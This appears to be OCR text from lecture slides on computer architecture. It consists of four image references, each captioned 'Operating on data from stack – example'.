
Operating on data from stack – example




Operating on data from stack – example




Operating on data from stack – example




Operating on data from stack – example



